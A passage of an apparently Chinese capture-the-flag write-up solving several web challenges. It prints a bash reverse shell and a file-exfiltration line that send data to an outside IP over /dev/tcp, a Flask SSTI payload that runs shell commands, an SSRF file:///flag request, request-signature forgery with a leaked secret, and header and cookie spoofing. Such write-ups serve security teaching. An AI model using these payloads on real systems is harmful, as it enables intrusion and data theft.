
1.14.102.22:8115/?DATA[ADDR]=110.42.134.160&DATA[PORT]=1234

然后监听端口，反弹shell



```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 1.14.102.22 35352 received!
bash -i >& /dev/tcp/110.42.134.160/2333 0>&1
```

```
bash -i >& /dev/tcp/110.42.134.160/2333 0>&1
```




```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 2333
Listening on [0.0.0.0] (family 0, port 2333)
Connection from 1.14.102.22 37190 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c05e6f3f719d:/var/www/html$ ls
ls
index.php
www-data@c05e6f3f719d:/var/www/html$ cd /
cd /
www-data@c05e6f3f719d:/$ ls
ls
bin
boot
dev
etc
flag.png
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
www-data@c05e6f3f719d:/$ 
```

最后需要下载flag.png到服务器，这里就需要文章中的内容了


```
cat flag.png > /dev/tcp/110.42.134.160/6666
```

然后监听端口输出到文件中，`nc -lvnp 6666 > flag.png`




```
ubuntu@VM-0-4-ubuntu:~$ nc -lvnp 6666 > flag.png
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 1.14.102.22 39370 received!
ubuntu@VM-0-4-ubuntu:~$ 
```

得到flag


Two baka are looking at each other
And she tall you flag is SYC{Baka~Baka~Baka~}

babyphp

右键查看源码得到提示robots.txt




47.100.242.70:4659/robots.txt

```
User-agent: *
Disallow: /noobcurl.php
```

访问得到源码：

```
<?php
function ssrf_me($url){
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        curl_close($ch);
        echo $output;
}

if(isset($_GET['url'])){
    ssrf_me($_GET['url']);
}
else{
    highlight_file(__FILE__);
        echo "<!-- 有没有一种可能，flag在根目录 -->";
}
```

简单的ssrf，直接`file:///flag`




47.100.242.70:4659/noobcurl.php?url=file:///flag

```
SYC{U_4N0vv_Ss4f_3ovv~}
```

babyPy

提示是flask ssti，那直接掏出payload

```
#文件读取
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].open('/flag','r').read() }}{% endif %}{% endfor %}
#命令执行
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__globals__['__builtins__'].eval("__import__('os').popen('cat /flag').read()") }}{% endif %}{% endfor %}
```



SYC{The_SsTi_1s_V3ry_funNy!}

蜜雪冰城甜蜜蜜


发现需要点出第九号饮料，并且看到js

```
/*
 * 生成签名
 * @params  待签名的json数据
 * @secret  密钥字符串
 */
function makeSign(params, secret){
    var ksort = Object.keys(params).sort();
    var str = '';
    for(var ki in ksort){
    str += ksort[ki] + '=' + params[ksort[ki]] + '&';
    }

    str += 'secret=' + secret;
    var token = hex_md5(str).toUpperCase();
    return rsa_sign(token);
}

/*
 * rsa加密token
 */
function rsa_sign(token){
     var pubkey='-----BEGIN PUBLIC KEY-----';
    pubkey+='MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDAbfx4VggVVpcfCjzQ+nEiJ2DL';
    pubkey+='nRg3e2QdDf/m/qMvtqXi4xhwvbpHfaX46CzQznU8l9NJtF28pTSZSKnE/791MJfV';
    pubkey+='nucVcJcxRAEcpPprb8X3hfdxKEEYjOPAuVseewmO5cM+x7zi9FWbZ89uOp5sxjMn';
    pubkey+='lVjDaIczKTRx+7vn2wIDAQAB';
    pubkey+='-----END PUBLIC KEY-----';
    // 利用公钥加密
    var encrypt = new JSEncrypt();
    encrypt.setPublicKey(pubkey);
    return encrypt.encrypt(token);
}

/*
 * 获取时间戳
 */
function get_time(){
    var d = new Date();
    var time = d.getTime()/1000;
    return parseInt(time);
}

//secret密钥
var secret = 'e10adc3949ba59abbe56e057f20f883e';
```

```
$("[href='#']").click(function(){

    var params = {};
    console.log(123);

    params.id = $(this).attr("id");
    params.timestamp = get_time();
    params.fake_flag= 'SYC{lingze_find_a_girlfriend}';
    params.sign = makeSign(params, secret);
    $.ajax({
        url : "http://106.55.154.252:8083/sign.php",
        data : params,
        type:'post',
        success:function(msg){
            $('#text').html(msg);
            alert(msg);
        },
        async:false

    });

})
```

直接新命名一个id为9的即可，放入控制台运行即可

```
var flag = {};
flag.id = 9;
flag.timestamp = get_time();
flag.fake_flag= 'SYC{lingze_find_a_girlfriend}';
flag.sign = makeSign(flag, secret);
    $.ajax({
        url : "http://106.55.154.252:8083/sign.php",
        data : flag,
        type:'post',
        success:function(msg){
            $('#text').html(msg);
            alert(msg);
        },
        async:false

    });
```




106.55.154.252:8083

SYC{N1_A1_W0_Ya_W0_L0vE_Ni!}

```
    <anonymous> debugger eval code:5
  [详细了解]
» ▶ var flag = {};
  flag.id = 9;
  flag.timestamp = get_time();
  flag.fake_flag= 'SYC{lingze_find_a_girlfriend}';
  flag.sign = makeSign(flag, secret);…
❗ ▶ Uncaught ReferenceError: params is not defined
    <anonymous> debugger eval code:8
  [详细了解]
»
```

雷克雅未克

需要修改XFF头为5.23.95.255，这里推荐一个工具



X-Forwarded-For Header

This extension allows you quickly to set the X-Forwarded-For HTTP Header

This extension allows you to quickly update the X-Forwarded-For HTTP header for various testing purposes.


To set an IP address, click the IP icon or go to the add-on options and enter your IP address. Once set, all requests will then have the X-Forwarded-For header until you either clear the IP or set it to an empty string.

允许自动更新 ● 默认 ○ 开 ○ 关

在隐私窗口中运行 ○ 允许 ● 不允许
若允许，扩展可在隐私浏览中获知您的在线活动。 详细了解


作者	Philip Lawrence
版本	0.6.2
上次更新	2021年1月19日

然后发现需要经纬度需要一样，在存储(cookie)那里加上x和y即可，64.963943，-19.02116



名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最后访问
x	64.963943	106.55.154.252	/index.php	Sun, 24 Oct 2021 16:3...	10	false	false	None	Sat, 23 Oct 2021 16:3
y	-19.02116	106.55.154.252	/	Sun, 24 Oct 2021 16:3...	10	false	false	None	Sat, 23 Oct 2021 16:3


为jsfuck，最后控制台运行得到flag



```
"SYC{Welc0me_Rey_k_jav1_k}"
```

人民艺术家

